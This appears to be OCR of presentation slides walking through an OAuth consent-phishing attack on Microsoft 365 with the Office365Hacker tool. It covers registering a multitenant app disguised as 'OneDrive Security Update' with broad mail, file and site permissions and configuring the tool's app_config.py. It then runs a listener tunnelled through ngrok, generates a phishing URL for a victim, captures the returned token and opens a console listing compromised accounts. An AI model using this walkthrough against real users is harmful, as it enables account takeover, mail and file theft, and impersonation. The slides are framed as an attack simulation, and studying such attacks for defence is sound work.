- ○ Accounts in this organizational directory only (easy-job.net only - Single tenant)
- ◉ Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant)
- ○ Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)
- ○ Personal Microsoft accounts only

Help me choose...

Redirect URI (optional)

We'll return the authentication response to this URI after successfully authenticating the user. Providing this now is optional and it can be changed later, but a value is required for most authentication scenarios.


Web | ia2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app/login/authori...

Register an app you're working on here. Integrate gallery apps and other apps from outside your organization by adding from Enterprise applications.

By proceeding, you agree to the Microsoft Platform Policies

Register

Save Client ID



Save Secret Value

Certificates (0) **Client secrets (1)** Federated credentials (0)

A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password.

+ New client secret

Description	Expires	Value	Secret ID
OneDrive	4/24/2025	IR58Q~W1H[illegible] ...	4ca7e6f[illegible]

Add Required Permissions

- Overview
- Quickstart
- Integration assistant
- Diagnose and solve problems
- Manage
  - Branding & properties
  - Authentication
  - Certificates & secrets
  - Token configuration
  - API permissions
  - Expose an API
  - App roles
  - Owners
  - Roles and administrators
  - Manifest
- Support + Troubleshooting

You are editing permission(s) to your application, users will have to consent even if they've already done so previously.

Granting tenant-wide consent may revoke permissions that have already been granted tenant-wide for that application. Permissions that users have already granted on their own behalf aren't affecte

The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the value in y

Configured permissions


Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions should include all the permissions the application needs. Learn more about permissions and consent

+ Add a permission ✓ Grant admin consent for easy-job.net

API / Permissions name	Type	Description	Admin consent req...	Status
Microsoft Graph (9)				
Contacts.Read	Delegated	Read user contacts	No	
Files.ReadWrite.All	Delegated	Have full access to all files user can access	No	
Mail.Read	Delegated	Read user mail	No	
Mail.Send	Delegated	Send mail as a user	No	
MailboxSettings.ReadWrite	Delegated	Read and write user mailbox settings	No	
Sites.Read.All	Delegated	Read items in all site collections	No	
Sites.ReadWrite.All	Delegated	Edit or delete items in all site collections	No	
User.Read	Delegated	Sign in and read user profile	No	
User.ReadBasic.All	Delegated	Read all users' basic profiles	No	

To view and manage consented permissions for individual apps, as well as your tenant's consent settings, try Enterprise applications.


Simulate the Attack with the Office365Hacker Tool



Simulate the Attack with the Office365Hacker Tool

CIPHER

We will use the **Office365Hacker** tool.



Simulate the Attack with the Office365Hacker Tool

CIPHER

Set Up the Tool

Step 1: Clone the Office365Hacker repository from GitHub and install necessary packages.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/YasserREED/Office365Hacker.git
Cloning into 'Office365Hacker'...
remote: Enumerating objects: 106, done.
remote: Counting objects: 100% (106/106), done.
remote: Compressing objects: 100% (104/104), done.
remote: Total 106 (delta 26), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (106/106), 3.57 MiB | 16.68 MiB/s, done.
Resolving deltas: 100% (26/26), done.

┌──(kali㉿kali)-[~]
└─$ cd Office365Hacker

┌──(kali㉿kali)-[~/Office365Hacker]
└─$ python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
deactivate
Collecting adal==1.2.7 (from -r requirements.txt (line 1))
  Using cached adal-1.2.7-py2.py3-none-any.whl.metadata (6.9 kB)
Collecting colorama==0.4.6 (from -r requirements.txt (line 2))
  Using cached colorama-0.4.6-py2.py3-none-any.whl.metadata (17 kB)
Collecting Flask==3.0.3 (from -r requirements.txt (line 3))
  Using cached flask-3.0.3-py3-none-any.whl.metadata (3.2 kB)
```

Simulate the Attack with the Office365Hacker Tool

CIPHER

Step 2: Add The collected information to **app_config.py file:**

- **Client ID:** ece26f81-4241-4e03-9207-c4eb3ec964d6
- **Secret Value:** IR58Q~W1**********
- **Redirect URL:** https://f214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app/login/authorized

app_config.py

```python
import os

CLIENT_SECRET = "[CLIENT_SECRET]"

AUTHORITY = "https://login.microsoftonline.com/common"  # For multi-tenant app
# AUTHORITY = "https://login.microsoftonline.com/Enter_the_Tenant_Name_Here"

CLIENT_ID = "[CLIENT_ID]"

REDIRECT_URL = "[Hosted Domain]/login/authorized"  # It will be used to form an absolute URL

ENDPOINT = 'https://graph.microsoft.com/v1.0/users'

SCOPE = [
"User.Read",
"Contacts.Read",
"Mail.Read",
"Mail.Send",
"Notes.Read.All",
"Mailboxsettings.ReadWrite",
"Files.ReadWrite.All",
"User.ReadBasic.All",
"Sites.Read.All",
"Sites.ReadWrite.All"
]


SESSION_TYPE = "filesystem"  # So token cache will be stored in server-side session
SESSION_PERMANENT = False
SECRET_KEY = os.urandom(24)  # Ensure session data security
```

Simulate the Attack with the Office365Hacker Tool

Step 3: Run the listener to capture the token and copy the phishing URL.


```
┌──(kali㉿kali)-[~/…/BHMEA2024/CIPHER/files/Office356Hacker-Testing]
└─$ python3 app.py
   __    _____   _        __  ______  __
  / /   / ___/  ____ _(_)___     / / / / __ \/ /
 / /   / __ \/ __ `/ / __ \   / / / / /_/ / /
/ /___/ /_/ / /_/ / / / / /  / /_/ / _, _/ /___
/_____/\____/\__, /_/_/ /_/   \____/_/ |_/_____/
                /____/

Phishing URL: https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=ece26f81-4241-4e03-9207-c4eb3ec964d6&response_type=code&redirect_uri=https%3A%2F%2Ff214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app%2Flogin%2Fauthorized&scope=Contacts.Read+Files.ReadWrite.All+Mail.Read+Mail.Send+Mailboxsettings.ReadWrite+Notes.Read.All+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+offline_access+openid+profile&state=5add7efe-05fc-4450-984d-5aec9de85e6c
 * Serving Flask app 'app'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
```

```
ngrok                                                                                    (Ctrl+C to quit)

Share what you're building with ngrok https://ngrok.com/share-your-ngrok-story

Session Status                online
Account                       Yasser (Plan: Free)
Version                       3.18.1
Region                        India (in)
Latency                       44ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://f214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app -> http://localhost

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```


Simulate the Attack with the Office365Hacker Tool

CIPHER


Step 3: Send an email with the URL to the victim and wait for them to accept the permissions.



Victim Side


https://login.microsoftonline.com/common/reprocess?ctx=rQQIARAAtZHPaxNBFMd33DTWok0QD3qRFXJSJzv7OwkUjClpENvUxMTai0xmZtNNNrtxd9rE_gN6FC9CL6LgpQcRDyJFQfBWL
Microsoft
admin@wlaaplus.com
Permissions requested
OneDrive Security Update
unverified
This app may be risky. Only continue if you trust this app. Learn more
This app would like to:
Read your contacts
Have full access to all files you have access to
Read your mail
Send mail as you
Read and write to your mailbox settings
Read all OneNote notebooks that you can access
Read items in all site collections
Edit or delete items in all site collections
Sign you in and read your profile
Read all users' basic profiles
Maintain access to data you have given it access to
Consent on behalf of your organization
Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. The publisher has not provided links to their terms for you to review. You can change these permissions at https://myapps.microsoft.com. Show details
Does this app look suspicious? Report it here
Cancel
Accept

Redirected Page



Attacker Side

```
┌──(kali㉿kali)-[~/…/BHMEA2024/CIPHER/files/Office356Hacker-Testing]
└─$ python3 app.py

Phishing URL: https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=ece26f81-4241-4e03-9207-c4eb3e
c964d6&response_type=code&redirect_uri=https%3A%2F%2Ff214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app%2Flo
gin%2Fauthorized&scope=Contacts.Read+Files.ReadWrite.All+Mail.Read+Mail.Send+Mailboxsettings.ReadWrite+Notes.Read.All
+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+offline_access+openid+profile&state=5add7efe-05fc-44
50-984d-5aec9de85e6c
 * Serving Flask app 'app'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead
.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
[+] Token data has been saved to token_data.json
[+] New victim added as user1 with email admin@wlaaplus.com
127.0.0.1 - - [26/Oct/2024 11:42:59] "GET /login/authorized?code=0.AUEBJIu7d1tu0ESw9in1L71pz4Fv4uxBQgNOkgfE6z7JZNZCAc
o.AgABBAIAAADW6jl31mB3T7ugrWTT8pFeAwDs_wUAQP_aKfQBKloinyzJ00KPvV48LDx7OngbwOkO7fBtOiOvg40htskdHD1Vn7KUE-t_mPD6c7HSOu5
MF
CV
Hp
Qx
DE
kq
QC
061c-4b5d-90b8-08a5a6bb3709 HTTP/1.1" 302 -
127.0.0.1 - - [26/Oct/2024 11:43:00] "GET / HTTP/1.1" 302 -
```

Simulate the Attack with the Office365Hacker Tool

Step 4: When the token is obtained, run **office365Hacker.py** to exploit the token via Microsoft Graph API

```
┌──(kali㉿kali)-[~/Office365Hacker]
└─$ python3 office365Hacker.py --token token_data.json

.-----------------------------------------------------------------------.
|                                                                       |
|   ___   __  __ _         _____  __  ____  _   _          _          |
|  / _ \ / _|/ _(_) ___ ___|___ / / /_|___|| | | | __ _  ___| | _____ _ __  |
| | | | | |_| |_| |/ __/ _ \ |_ \| '_ \___ \| |_| |/ _` |/ __| |/ / _ \ '__| |
| | |_| |  _|  _| | (_|  __/___) | (_) |__) |  _  | (_| | (__|   <  __/ |    |
|  \___/|_| |_| |_|\___\___|____/ \___/____/|_| |_|\__,_|\___|_|\_\___|_|    |
|                                                                       |
'-----------------------------------------------------------------------'

Created by: YasserREED
Twitter: https://x.com/YasserREED

Type 'help' to see available commands.


Office365Hacker >
```

Attack Completed Successfully


```
└─$ python3 office365Hacker.py --token token_data.json

Created by: YasserREED
Twitter: https://x.com/YasserREED

Type 'help' to see available commands.

Office365Hacker > list_users
[*] Listing compromised Office 365 accounts...

+----+---------------------------------------+----------------------------+
| ID | Email                                 | Name                       |
+----+---------------------------------------+----------------------------+
